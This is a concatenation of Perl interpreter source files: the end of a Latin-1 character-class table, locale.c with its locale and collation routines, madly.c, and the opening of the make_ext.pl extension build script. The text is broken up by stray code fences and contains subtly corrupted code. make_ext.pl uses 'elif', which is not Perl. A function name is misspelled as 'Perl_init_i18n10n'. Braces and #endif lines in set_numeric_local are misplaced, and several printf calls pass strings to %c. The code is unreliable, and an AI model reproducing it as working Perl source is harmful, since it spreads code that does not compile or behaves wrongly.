\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_L1|\_CC\_LOWER\_L1|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_L1,

/\* U+EF i with diaeresis \*/

\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_L1|\_CC\_LOWER\_L1|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_L1,

/\* U+F0 eth \*/

\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_L1|\_CC\_LOWER\_L1|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_L1,

/\* U+F1 n with tilde \*/

\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_L1|\_CC\_LOWER\_L1|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_L1,

/\* U+F2 o with grave \*/

\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_L1|\_CC\_LOWER\_L1|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_L1,

/\* U+F3 o with acute \*/

\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_L1|\_CC\_LOWER\_L1|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_L1,

/\* U+F4 o with circumflex \*/

\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_L1|\_CC\_LOWER\_L1|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_L1,

/\* U+F5 o with tilde \*/

\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_L1|\_CC\_LOWER\_L1|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_L1,

/\* U+F6 o with diaeresis \*/

\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_L1|\_CC\_LOWER\_L1|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_L1,

/\* U+F7 DIVISION SIGN \*/ \_CC\_GRAPH\_L1|\_CC\_PRINT\_L1,

/\* U+F8 o with stroke \*/

\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_L1|\_CC\_LOWER\_L1|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_L1,

/\* U+F9 u with grave \*/

\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_L1|\_CC\_LOWER\_L1|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_L1,

/\* U+FA u with acute \*/

\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_L1|\_CC\_LOWER\_L1|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_L1,



```
/* U+FB u with circumflex */
_CC_ALNUMC_L1|_CC_ALPHA_L1|_CC_CHARNAME_CONT|_CC_GRAPH_L1|_CC_IDFIRST_L1|_CC_LOWER_L1|_CC_PRINT_L1|_CC_WORDCHAR_L1,
```

```
/* U+FC u with diaeresis */
_CC_ALNUMC_L1|_CC_ALPHA_L1|_CC_CHARNAME_CONT|_CC_GRAPH_L1|_CC_IDFIRST_L1|_CC_LOWER_L1|_CC_PRINT_L1|_CC_WORDCHAR_L1,
```

```
/* U+FD y with acute */
_CC_ALNUMC_L1|_CC_ALPHA_L1|_CC_CHARNAME_CONT|_CC_GRAPH_L1|_CC_IDFIRST_L1|_CC_LOWER_L1|_CC_PRINT_L1|_CC_WORDCHAR_L1,
```

```
/* U+FE thorn */
_CC_ALNUMC_L1|_CC_ALPHA_L1|_CC_CHARNAME_CONT|_CC_GRAPH_L1|_CC_IDFIRST_L1|_CC_LOWER_L1|_CC_PRINT_L1|_CC_WORDCHAR_L1,
```

```
/* U+FF y with diaeresis */
_CC_NONLATIN1_FOLD|_CC_ALNUMC_L1|_CC_ALPHA_L1|_CC_CHARNAME_CONT|_CC_GRAPH_L1|_CC_IDFIRST_L1|_CC_LOWER_L1|_CC_PRINT_L1|_CC_WORDCHAR_L1,
```

```
/* ex: set ro: */
```

locale.c

```
/*  locale.c
```

```
*
```

```
*  Copyright (C) 1993, 1994, 1995, 1996, 1997, 1998, 1999, 2000, 2001,
```

```
*  2002, 2003, 2005, 2006, 2007, 2008 by Larry Wall and others
```

```
*
```

```
*  You may distribute under the terms of either the GNU General Public
```

```
*  License or the Artistic License, as specified in the README file.
```

```
*
```

```
*/
```

```
/*
```

```
*   A Elbereth Gilthoniel,  
*   silivren penna míriel  
*   o menel aglar elenath!  
*   Na-chaered palan-díriel  
*   o galadhremmin ennorath,  
*   Fanuilos, le linnathon  
*   nef aear, si nef aearon!  
*  
*   [p.238 of _The Lord of the Rings_, II/i: "Many Meetings"]  
*/
```

```
/* utility functions for handling locale-specific stuff like what
```

```
* character represents the decimal point.
```

```
*/
```

```
#include "EXTERN.h"
```

```
#define PERL_IN_LOCALE_C
```

```
#include "perl.h"
```

```
#ifdef I_LOCALE
```

```
# include <locale.h>
```

```
#endif
```

```
#ifdef I_LANGINFO
```

```
# include <langinfo.h>
```

```
#endif
```

```
#include "reentr.h"
```

```
#if defined(USE_LOCALE_NUMERIC) || defined(USE_LOCALE_COLLATE)
```

```
/*
```

```
 * Standardize the locale name from a string returned by 'setlocale'.
```

```
 *
```

```
 * The standard return value of setlocale() is either
```

```
 * (1) "xx_YY" if the first argument of setlocale() is not LC_ALL
```

```
 * (2) "xa_YY xb_YY ..." if the first argument of setlocale() is LC_ALL
```

```
 * (the space-separated values represent the various sublocales,
```

```
 * in some unspecified order)
```

```
 *
```

```
 * In some platforms it has a form like "LC_SOMETHING=Lang_Country.866\n",
```

```
 * which is harmful for further use of the string in setlocale().
```

```
 *
```

```
 */
```

```
STATIC char *
```

```
S_stdize_locale(pTHX_ char *locs)
```

```
{
```

```
    const char * const s = strchr(locs, '=');
```

```
    bool okay = TRUE;
```

```
    PERL_ARGS_ASSERT_STDIZE_LOCALE;
```

```

if (s) {

    const char * const t = strchr(s, '.');

    okay = FALSE;

    if (t) {

        const char * const u = strchr(t, '\n');

        if (u && (u[1] == 0)) {

            const STRLEN len = u - s;

            Move(s + 1, locs, len, char);

            locs[len] = 0;

            okay = TRUE;

        }

    }

}

```

```

if (!okay)

    Perl_croak(aTHX_ "Can't fix broken locale name \"%s\"", locs);

```

```

    return locs;

}

```

```

#endif

```

```

void

```

```

Perl_set_numeric_radix(pTHX)

```

```

{

```

```

#ifdef USE_LOCALE_NUMERIC

    dVAR;

# ifdef HAS_LOCALECONV

    const struct lconv* const lc = localeconv();

    if (lc && lc->decimal_point) {

        if (lc->decimal_point[0] == '.' && lc->decimal_point[1] == 0) {

            SvREFCNT_dec(PL_numeric_radix_sv);

            PL_numeric_radix_sv = NULL;

        }

        else {

            if (PL_numeric_radix_sv)

                sv_setpv(PL_numeric_radix_sv, lc->decimal_point);

            else

                PL_numeric_radix_sv = newSVpv(lc->decimal_point, 0);

        }

    }

    else

        PL_numeric_radix_sv = NULL;

# endif /* HAS_LOCALECONV */

#endif /* USE_LOCALE_NUMERIC */

}

/*

* Set up for a new numeric locale.

```

```

*/

void
Perl_new_numeric(pTHX_ const char *newnum)
{
#ifdef USE_LOCALE_NUMERIC

    dVAR;

    if (! newnum) {

        Safefree(PL_numeric_name);

        PL_numeric_name = NULL;

        PL_numeric_standard = TRUE;

        PL_numeric_local = TRUE;

        return;

    }

    if (! PL_numeric_name || strNE(PL_numeric_name, newnum)) {

        Safefree(PL_numeric_name);

        PL_numeric_name = stdize_locale(savepv(newnum));

        PL_numeric_standard = ((*newnum == 'C' && newnum[1] == '\0')

                               || strEQ(newnum, "POSIX"));

        PL_numeric_local = TRUE;

        set_numeric_radix();

    }

#endif /* USE_LOCALE_NUMERIC */

```

```
}
```

```
void
```

```
Perl_set_numeric_standard(pTHX)
```

```
{
```

```
#ifdef USE_LOCALE_NUMERIC
```

```
    dVAR;
```

```
    if (! PL_numeric_standard) {
```

```
        setlocale(LC_NUMERIC, "C");
```

```
        PL_numeric_standard = TRUE;
```

```
        PL_numeric_local = FALSE;
```

```
        set_numeric_radix();
```

```
    }
```

```
#endif /* USE_LOCALE_NUMERIC */
```

```
}
```

```
void
```

```
Perl_set_numeric_local(pTHX)
```

```
{
```

```
#ifdef USE_LOCALE_NUMERIC
```

```
    dVAR;
```

```
    if (! PL_numeric_local) {
```

```
        setlocale(LC_NUMERIC, PL_numeric_name);

        PL_numeric_standard = FALSE;

        PL_numeric_local = TRUE;

        set_numeric_radix();

    }
}
```

```
#endif /* USE_LOCALE_NUMERIC */

}
```

```
/*
```

```
 * Set up for a new ctype locale.
```

```
 */
```

```
void
```

```
Perl_new_ctype(pTHX_ const char *newctype)
```

```
{
```

```
#ifdef USE_LOCALE_CTYPE
```

```
    dVAR;
```

```
    int i;
```

```
    PERL_ARGS_ASSERT_NEW_CTYPE;
```

```
    for (i = 0; i < 256; i++) {
```

```
        if (isUPPER_LC(i))
```

```
            PL_fold_locale[i] = toLOWER_LC(i);
```

```
        else if (isLOWER_LC(i))
```



```

        PL_fold_locale[i] = toUPPER_LC(i);

    else

        PL_fold_locale[i] = i;
    }

#endif /* USE_LOCALE_CTYPE */

    PERL_ARGS_ASSERT_NEW_CTYPE;

    PERL_UNUSED_ARG(newctype);

    PERL_UNUSED_CONTEXT;
}

/*
 * Set up for a new collation locale.
 */

void
Perl_new_collate(pTHX_ const char *newcoll)
{
#ifdef USE_LOCALE_COLLATE

    dVAR;

    if (! newcoll) {

        if (PL_collation_name) {

            ++PL_collation_ix;

            Safefree(PL_collation_name);

            PL_collation_name = NULL;

```

```

    }

    PL_collation_standard = TRUE;

    PL_collxfrm_base = 0;

    PL_collxfrm_mult = 2;

    return;
}

if (! PL_collation_name || strNE(PL_collation_name, newcoll)) {
    ++PL_collation_ix;

    Safefree(PL_collation_name);

    PL_collation_name = stdize_locale(savepv(newcoll));

    PL_collation_standard = ((*newcoll == 'C' && newcoll[1] == '\0')
                            || strEQ(newcoll, "POSIX"));

    {
        /* 2: at most so many chars ('a', 'b'). */

        /* 50: surely no system expands a char more. */
#define XFRMBUFSIZE (2 * 50)

        char xbuf[XFRMBUFSIZE];

        const Size_t fa = strxfrm(xbuf, "a", XFRMBUFSIZE);

        const Size_t fb = strxfrm(xbuf, "ab", XFRMBUFSIZE);

        const SSize_t mult = fb - fa;

        if (mult < 1)

            Perl_croak(aTHX_ "strxfrm() gets absurd");

        PL_collxfrm_base = (fa > (Size_t)mult) ? (fa - mult) : 0;

```

```

        PL_collxfrm_mult = mult;
    }
}

#endif /* USE_LOCALE_COLLATE */
}

/*
 * Initialize locale awareness.
 */
int
Perl_init_i18n10n(pTHX_ int printwarn)
{
    int ok = 1;

    /* returns
     * 1 = set ok or not applicable,
     * 0 = fallback to C locale,
     * -1 = fallback to C locale failed
     */

    #if defined(USE_LOCALE)

        dVAR;

    #ifdef USE_LOCALE_CTYPE
        char *curctype = NULL;
    #endif
    #endif

```

```

#endif /* USE_LOCALE_CTYPE */

#ifdef USE_LOCALE_COLLATE

    char *curcoll = NULL;

#endif /* USE_LOCALE_COLLATE */

#ifdef USE_LOCALE_NUMERIC

    char *curnum = NULL;

#endif /* USE_LOCALE_NUMERIC */

#ifdef __GLIBC__

    char * const language = PerlEnv_getenv("LANGUAGE");

#endif

    char * const lc_all = PerlEnv_getenv("LC_ALL");

    char * const lang = PerlEnv_getenv("LANG");

    bool setlocale_failure = FALSE;

#ifdef LOCALE_ENVIRON_REQUIRED

    /*
     * Ultrix setlocale(..., "") fails if there are no environment
     * variables from which to get a locale name.
     */

    bool done = FALSE;

#ifdef LC_ALL

    if (lang) {

```

```

        if (setlocale(LC_ALL, ""))

            done = TRUE;

        else

            setlocale_failure = TRUE;

    }

    if (!setlocale_failure) {
#ifdef USE_LOCALE_CTYPE

        Safefree(curctype);

        if (! (curctype =

            setlocale(LC_CTYPE,

                (!done && (lang || PerlEnv_getenv("LC_CTYPE")))

                ? "" : NULL)))

            setlocale_failure = TRUE;

        else

            curctype = savepv(curctype);
#endif /* USE_LOCALE_CTYPE */

#ifdef USE_LOCALE_COLLATE

        Safefree(curcoll);

        if (! (curcoll =

            setlocale(LC_COLLATE,

                (!done && (lang || PerlEnv_getenv("LC_COLLATE")))

                ? "" : NULL)))

            setlocale_failure = TRUE;

        else

            curcoll = savepv(curcoll);

```

```

#endif /* USE_LOCALE_COLLATE */

#ifdef USE_LOCALE_NUMERIC

    Safefree(curnum);

    if (! (curnum =

        setlocale(LC_NUMERIC,

            (!done && (lang || PerlEnv_getenv("LC_NUMERIC")))

                ? "" : NULL)))

        setlocale_failure = TRUE;

    else

        curnum = savepv(curnum);
#endif /* USE_LOCALE_NUMERIC */

}

#endif /* LC_ALL */

#endif /* !LOCALE_ENVIRON_REQUIRED */

#ifdef LC_ALL

    if (! setlocale(LC_ALL, ""))

        setlocale_failure = TRUE;
#endif /* LC_ALL */

    if (!setlocale_failure) {
#ifdef USE_LOCALE_CTYPE

        Safefree(curctype);

```

```

        if (! (curctype = setlocale(LC_CTYPE, "")))

            setlocale_failure = TRUE;

        else

            curctype = savepv(curctype);
#endif /* USE_LOCALE_CTYPE */

#ifdef USE_LOCALE_COLLATE

    Safefree(curcoll);

    if (! (curcoll = setlocale(LC_COLLATE, "")))

        setlocale_failure = TRUE;

    else

        curcoll = savepv(curcoll);
#endif /* USE_LOCALE_COLLATE */

#ifdef USE_LOCALE_NUMERIC

    Safefree(curnum);

    if (! (curnum = setlocale(LC_NUMERIC, "")))

        setlocale_failure = TRUE;

    else

        curnum = savepv(curnum);
#endif /* USE_LOCALE_NUMERIC */

    }

    if (setlocale_failure) {

        char *p;

        const bool locwarn = (printwarn > 1 ||

                               (printwarn &&

```

```
(!(p = PerlEnv_getenv("PERL_BADLANG")) || atoi(p))));
```

```
if (locwarn) {
```

```
#ifdef LC_ALL
```

```
    PerlIO_printf(Perl_error_log,
```

```
        "perl: warning: Setting locale failed.\n");
```

```
#else /* !LC_ALL */
```

```
    PerlIO_printf(Perl_error_log,
```

```
        "perl: warning: Setting locale failed for the categories:\n\t");
```

```
#ifdef USE_LOCALE_CTYPE
```

```
    if (! curctype)
```

```
        PerlIO_printf(Perl_error_log, "LC_CTYPE ");
```

```
#endif /* USE_LOCALE_CTYPE */
```

```
#ifdef USE_LOCALE_COLLATE
```

```
    if (! curcoll)
```

```
        PerlIO_printf(Perl_error_log, "LC_COLLATE ");
```

```
#endif /* USE_LOCALE_COLLATE */
```

```
#ifdef USE_LOCALE_NUMERIC
```

```
    if (! curnum)
```

```
        PerlIO_printf(Perl_error_log, "LC_NUMERIC ");
```

```
#endif /* USE_LOCALE_NUMERIC */
```

```
    PerlIO_printf(Perl_error_log, "\n");
```



```
#endif /* LC_ALL */
```

```
PerlIO_printf(Perl_error_log,  
              "perl: warning: Please check that your locale settings:\n");
```

```
#ifdef __GLIBC__
```

```
PerlIO_printf(Perl_error_log,  
              "\tLANGUAGE = %c%s%c,\n",  
              language ? "" : '(',  
              language ? language : "unset",  
              language ? "" : ')');
```

```
#endif
```

```
PerlIO_printf(Perl_error_log,  
              "\tLC_ALL = %c%s%c,\n",  
              lc_all ? "" : '(',  
              lc_all ? lc_all : "unset",  
              lc_all ? "" : ')');
```

```
#if defined(USE_ENVIRON_ARRAY)
```

```
{  
    char **e;  
    for (e = environ; *e; e++) {  
        if (strnEQ(*e, "LC_", 3)
```

```

        && strnNE(*e, "LC_ALL=", 7)

        && (p = strchr(*e, '=')))

        PerlIO_printf(Perl_error_log, "\t%. *s = \"%s\", \n",

                        (int)(p - *e), *e, p + 1);

    }

}

#else

        PerlIO_printf(Perl_error_log,

                        "\t(possibly more locale environment variables)\n");

#endif

        PerlIO_printf(Perl_error_log,

                        "\tLANG = %c%s%c\n",

                        lang ? "" : '(',

                        lang ? lang : "unset",

                        lang ? "" : ')');

        PerlIO_printf(Perl_error_log,

                        "    are supported and installed on your system.\n");

}

#ifdef LC_ALL

        if (setlocale(LC_ALL, "C")) {

            if (locwarn)

```

```

        PerlIO_printf(Perl_error_log,
"perl: warning: Falling back to the standard locale (\"C\").\n");

        ok = 0;
    }

    else {

        if (locwarn)

            PerlIO_printf(Perl_error_log,
"perl: warning: Failed to fall back to the standard locale (\"C\").\n");

            ok = -1;
        }

#else /* ! LC_ALL */

        if (0

#ifdef USE_LOCALE_CTYPE
            || !(curctype || setlocale(LC_CTYPE, "C"))
#endif /* USE_LOCALE_CTYPE */

#ifdef USE_LOCALE_COLLATE
            || !(curcoll || setlocale(LC_COLLATE, "C"))
#endif /* USE_LOCALE_COLLATE */

#ifdef USE_LOCALE_NUMERIC
            || !(curnum || setlocale(LC_NUMERIC, "C"))
#endif /* USE_LOCALE_NUMERIC */

        )

    {

```

```

        if (locwarn)

            PerlIO_printf(Perl_error_log,

                "perl: warning: Cannot fall back to the standard locale (\"C\").\n");

            ok = -1;

        }

#endif /* ! LC_ALL */


#ifdef USE_LOCALE_CTYPE

    Safefree(curctype);

    curctype = savepv(setlocale(LC_CTYPE, NULL));

#endif /* USE_LOCALE_CTYPE */

#ifdef USE_LOCALE_COLLATE

    Safefree(curcoll);

    curcoll = savepv(setlocale(LC_COLLATE, NULL));

#endif /* USE_LOCALE_COLLATE */

#ifdef USE_LOCALE_NUMERIC

    Safefree(curnum);

    curnum = savepv(setlocale(LC_NUMERIC, NULL));

#endif /* USE_LOCALE_NUMERIC */

    }

    else {

#ifdef USE_LOCALE_CTYPE

        new_ctype(curctype);

```

```
#endif /* USE_LOCALE_CTYPE */
```

```
#ifdef USE_LOCALE_COLLATE
```

```
    new_collate(curcoll);
```

```
#endif /* USE_LOCALE_COLLATE */
```

```
#ifdef USE_LOCALE_NUMERIC
```

```
    new_numeric(curnum);
```

```
#endif /* USE_LOCALE_NUMERIC */
```

```
}
```

```
#endif /* USE_LOCALE */
```

```
#ifdef USE_PERLIO
```

```
{
```

```
    /* Set PL_utf8locale to TRUE if using PerlIO _and_
```

```
    any of the following are true:
```

```
    - nl_langinfo(CODESET) contains /^utf-?8/i
```

```
    - $ENV{LC_ALL} contains /^utf-?8/i
```

```
    - $ENV{LC_CTYPE} contains /^utf-?8/i
```

```
    - $ENV{LANG} contains /^utf-?8/i
```

```
    The LC_ALL, LC_CTYPE, LANG obey the usual override
```

```
    hierarchy of locale environment variables. (LANGUAGE
```

```
    affects only LC_MESSAGES only under glibc.) (If present,
```

it overrides LC\_MESSAGES for GNU gettext, and it also

can have more than one locale, separated by spaces,

in case you need to know.)

If PL\_utf8locale and PL\_unicode (set by -C or by \$ENV{PERL\_UNICODE})

are true, perl.c:S\_parse\_body() will turn on the PerlIO :utf8 layer

on STDIN, STDOUT, STDERR, \_and\_ the default open discipline.

```
*/
```

```
bool utf8locale = FALSE;
```

```
char *codeset = NULL;
```

```
#if defined(HAS_NL_LANGINFO) && defined(CODESET)
```

```
    codeset = nl_langinfo(CODESET);
```

```
#endif
```

```
    if (codeset)
```

```
        utf8locale = (foldEQ(codeset, STR_WITH_LEN("UTF-8"))
```

```
                        || foldEQ(codeset, STR_WITH_LEN("UTF8")) );
```

```
#if defined(USE_LOCALE)
```

```
    else { /* nl_langinfo(CODESET) is supposed to correctly
```

```
        * interpret the locale environment variables,
```

```
        * but just in case it fails, let's do this manually. */
```

```
        if (lang)
```

```
            utf8locale = (foldEQ(lang, STR_WITH_LEN("UTF-8"))
```

```
                        || foldEQ(lang, STR_WITH_LEN("UTF8")) );
```

```
#ifdef USE_LOCALE_CTYPE
```

```
    if (curctype)
```

```
        utf8locale = (foldEQ(curctype, STR_WITH_LEN("UTF-8"))
```

```

        || foldEQ(curctype, STR_WITH_LEN("UTF8")) );

#endif

        if (lc_all)

            utf8locale = (foldEQ(lc_all, STR_WITH_LEN("UTF-8")))

                || foldEQ(lc_all, STR_WITH_LEN("UTF8")) );

    }

#endif /* USE_LOCALE */

    if (utf8locale)

        PL_utf8locale = TRUE;

    }

    /* Set PL_unicode to $ENV{PERL_UNICODE} if using PerlIO.

       This is an alternative to using the -C command line switch

       (the -C if present will override this). */

    {

        const char *p = PerlEnv_getenv("PERL_UNICODE");

        PL_unicode = p ? parse_unicode_opts(&p) : 0;

        if (PL_unicode & PERL_UNICODE_UTF8CACHEASSERT_FLAG)

            PL_utf8cache = -1;

    }

#endif

#ifdef USE_LOCALE_CTYPE

    Safefree(curctype);

#endif /* USE_LOCALE_CTYPE */

#ifdef USE_LOCALE_COLLATE

```

```

    Safefree(curcoll);

#endif /* USE_LOCALE_COLLATE */

#ifdef USE_LOCALE_NUMERIC

    Safefree(curnum);

#endif /* USE_LOCALE_NUMERIC */

    return ok;
}

#ifdef USE_LOCALE_COLLATE

/*
 * mem_collxfrm() is a bit like strxfrm() but with two important
 * differences. First, it handles embedded NULs. Second, it allocates
 * a bit more memory than needed for the transformed data itself.
 * The real transformed data begins at offset sizeof(collationix).
 * Please see sv_collxfrm() to see how this is used.
 */

char *
Perl_mem_collxfrm(pTHX_ const char *s, STRLEN len, STRLEN *xlen)
{
    dVAR;

    char *xbuf;

    STRLEN xAlloc, xin, xout; /* xalloc is a reserved word in VC */

```



```
PERL_ARGS_ASSERT_MEM_COLLXFRM;
```

```
/* the first sizeof(collationix) bytes are used by sv_collxfrm(). */
```

```
/* the +1 is for the terminating NUL. */
```

```
xAlloc = sizeof(PL_collation_ix) + PL_collxfrm_base + (PL_collxfrm_mult * len) + 1;
```

```
Newx(xbuf, xAlloc, char);
```

```
if (! xbuf)
```

```
    goto bad;
```

```
*(U32*)xbuf = PL_collation_ix;
```

```
xout = sizeof(PL_collation_ix);
```

```
for (xin = 0; xin < len; ) {
```

```
    Size_t xused;
```

```
    for (;;) {
```

```
        xused = strxfrm(xbuf + xout, s + xin, xAlloc - xout);
```

```
        if (xused >= PERL_INT_MAX)
```

```
            goto bad;
```

```
        if ((STRLEN)xused < xAlloc - xout)
```

```
            break;
```

```
        xAlloc = (2 * xAlloc) + 1;
```

```
        Renew(xbuf, xAlloc, char);
```

```
        if (! xbuf)
```

```
            goto bad;
```

```
}
```

```
xin += strlen(s + xin) + 1;
```

```
xout += xused;
```

```
/* Embedded NULs are understood but silently skipped
```

```
 * because they make no sense in locale collation. */
```

```
}
```

```
xbuf[xout] = '\0';
```

```
*xlen = xout - sizeof(PL_collation_ix);
```

```
return xbuf;
```

```
bad:
```

```
Safefree(xbuf);
```

```
*xlen = 0;
```

```
return NULL;
```

```
}
```

```
#endif /* USE_LOCALE_COLLATE */
```

```
/*
```

```
 * Local variables:
```

```
 * c-indentation-style: bsd
```

```
 * c-basic-offset: 4
```

\* indent-tabs-mode: t

\* End:

\*

\* ex: set ts=8 sts=4 sw=4 noet:

\*/

madly.c

/\* madly.c

\*

\* Copyright (c) 2004, 2005, 2006 Larry Wall and others

\*

\* You may distribute under the terms of either the GNU General Public

\* License or the Artistic License, as specified in the README file.

\*

\* Note that this file is essentially empty, and just #includes perly.c,

\* to allow compilation of a second parser, Perl\_madparse, that is

\* identical to Perl\_yyparse, but which includes extra code for dumping

\* the parse tree. This is controlled by the PERL\_IN\_MADLY\_C define.

\*/

#define PERL\_IN\_MADLY\_C

#include "perly.c"

/\*

\* Local variables:

```
* c-indentation-style: bsd
* c-basic-offset: 4
* indent-tabs-mode: t
* End:
*
* ex: set ts=8 sts=4 sw=4 noet:
*/
```

make\_ext.pl

#!/miniperl

use strict;

use warnings;

use Config;

BEGIN {

if (\$^O eq 'MSWin32') {

unshift @INC, '../dist/Cwd';

require FindExt;

} else {

unshift @INC, 'dist/Cwd';

}

}

use Cwd;

my \$is\_Win32 = \$^O eq 'MSWin32';

my \$is\_VMS = \$^O eq 'VMS';

my \$is\_Unix = !\$is\_Win32 && !\$is\_VMS;

```

my @ext_dirs = qw(cpan dist ext);

my $ext_dirs_re = '(?:' . join('|', @ext_dirs) . ')*';

# This script acts as a simple interface for building extensions.

# It's actually a cut and shut of the Unix version ext/utls/makeext and the
# Windows version win32/build_ext.pl hence the two invocation styles.

# On Unix, it primarily used by the perl Makefile one extension at a time:
#
# d_dummy $(dynamic_ext): miniperl prelibrary FORCE
#
#     @$(RUN) ./miniperl make_ext.pl --target=dynamic $@ MAKE=$(MAKE) LIBPERL_A=$(LIBPERL)
#
# On Windows or VMS,
#
# If '--static' is specified, static extensions will be built.
#
# If '--dynamic' is specified, dynamic extensions will be built.
#
# If '--nonxs' is specified, nonxs extensions will be built.
#
# If '--dynaloader' is specified, DynaLoader will be built.
#
# If '--all' is specified, all extensions will be built.
#
# make_ext.pl "MAKE=make [-make_opts]" --dir=directory [--target=target] [--static|--dynamic|--all]
+ext2 !ext1
#
# E.g.
#

```

```

# make_ext.pl "MAKE=nmake -nologo" --dir=..\ext
#
# make_ext.pl "MAKE=nmake -nologo" --dir=..\ext --target=clean
#
# make_ext.pl MAKE=dmake --dir=..\ext
#
# make_ext.pl MAKE=dmake --dir=..\ext --target=clean
#
# Will skip building extensions which are marked with an '!' char.
# Mostly because they still not ported to specified platform.
#
# If any extensions are listed with a '+' char then only those
# extensions will be built, but only if they arent countermanded
# by an '!ext' and are appropriate to the type of building being done.

# It may be deleted in a later release of perl so try to
# avoid using it for other purposes.

my (%excl, %incl, %opts, @extspec, @pass_through);

foreach (@ARGV) {
    if (/^!(.*)$/) {
        $excl{$1} = 1;
    } elsif (/^+(.*)$/) {
        $incl{$1} = 1;
    }
}

```

```

} elif (/^--([\w\.-]+)$/) {
    $opts{$1} = 1;
} elif (/^--([\w\.-]+)=(.*)$/) {
    push @{$opts{$1}}, $2;
} elif (/=/) {
    push @pass_through, $_;
} elif (length) {
    push @extspec, $_;
}
}

```

```

my $static = $opts{static} || $opts{all};
my $dynamic = $opts{dynamic} || $opts{all};
my $nonxs = $opts{nonxs} || $opts{all};
my $dynaloader = $opts{dynaloader} || $opts{all};

```

```

# The Perl Makefile.SH will expand all extensions to
#      lib/auto/X/X.a (or lib/auto/X/Y/Y.a if nested)
# A user wishing to run make_ext might use
#      X (or X/Y or X::Y if nested)

```

```

# canonise into X/Y form (pname)

```

```

foreach (@extspec) {
    if (s{^lib/auto/}{}) {

```

```

        # Remove lib/auto prefix and /*.* suffix

        s{[/^/]+\.[^/]+\${}};

    } elsif (s{^$ext_dirs_re/}{}) {

        # Remove ext/ prefix and /pm_to_blib suffix

        s{/pm_to_blib${}};

        # Targets are given as files on disk, but the extension spec is still

        # written using /s for each ::

        tr!-!/!;

    } elsif (s{::}{\}/g) {

        # Convert :: to /

    } else {

        s/\.*o//;

    }

}

my $makecmd = shift @pass_through; # Should be something like MAKE=make
unshift @pass_through, 'PERL_CORE=1';

my @dirs = @{$opts{dir} || \@ext_dirs};
my $target = $opts{target}[0];
$target = 'all' unless defined $target;

# Previously, $make was taken from config.sh. However, the user might
# instead be running a possibly incompatible make. This might happen if
# the user types "gmake" instead of a plain "make", for example. The

```



```

# correct current value of MAKE will come through from the main perl
# makefile as MAKE=/whatever/make in $makecmd. We'll be cautious in
# case third party users of this script (are there any?) don't have the
# MAKE=$(MAKE) argument, which was added after 5.004_03.
unless(defined $makecmd and $makecmd =~ /^MAKE=(.*)$/ ) {
    die "$0: WARNING: Please include MAKE=\$(MAKE) in \@ARGV\n";
}

# This isn't going to cope with anything fancy, such as spaces inside command
# names, but neither did what it replaced. Once there is a use case that needs
# it, please supply patches. Until then, I'm sticking to KISS
my @make = split ' ', $1 || $Config{make} || $ENV{MAKE};

# Using an array of 0 or 1 elements makes the subsequent code simpler.
my @run = $Config{run};

@run = () if not defined $run[0] or $run[0] eq "";

if ($target eq "") {
    die "make_ext: no make target specified (eg all or clean)\n";
} elsif ($target !~ /^(?:^all|clean)$/ ) {
    # for the time being we are strict about what make_ext is used for
    die "$0: unknown make target '$target'\n";
}

if (!@extspec and !$static and !$dynamic and !$nonxs and !$dynaloader) {

```

```

    die "$0: no extension specified\n";
}

my $perl;

my %extra_passthrough;

if ($is_Win32) {

    my $build = getcwd();

    $perl = $^X;

    if ($perl =~ m#^\.\.#) {

        my $here = $build;

        $here =~ s{/}{\\}g;

        $perl = "$here\\$perl";

    }

    (my $topdir = $perl) =~ s/\\[^\\]+$/;

    # miniperl needs to find perlglob and pl2bat

    $ENV{PATH} = "$topdir;$topdir\\win32\\bin;$ENV{PATH}";

    my $pl2bat = "$topdir\\win32\\bin\\pl2bat";

    unless (-f "$pl2bat.bat") {

        my @args = ($perl, "-I$topdir\\lib", (" $pl2bat.pl") x 2);

        print "@args\n";

        system(@args) unless defined $::Cross::platform;

    }

    print "In $build";

```

```

foreach my $dir (@dirs) {

    chdir($dir) or die "Cannot cd to $dir: $!\n";

    (my $ext = getcwd()) =~ s/{/}{\\}g;

    FindExt::scan_ext($ext);

    FindExt::set_static_extensions(split ' ', $Config{static_ext});

    chdir $build

        or die "Couldn't chdir to '$build': $!"; # restore our start directory

}

```

```

my @ext;

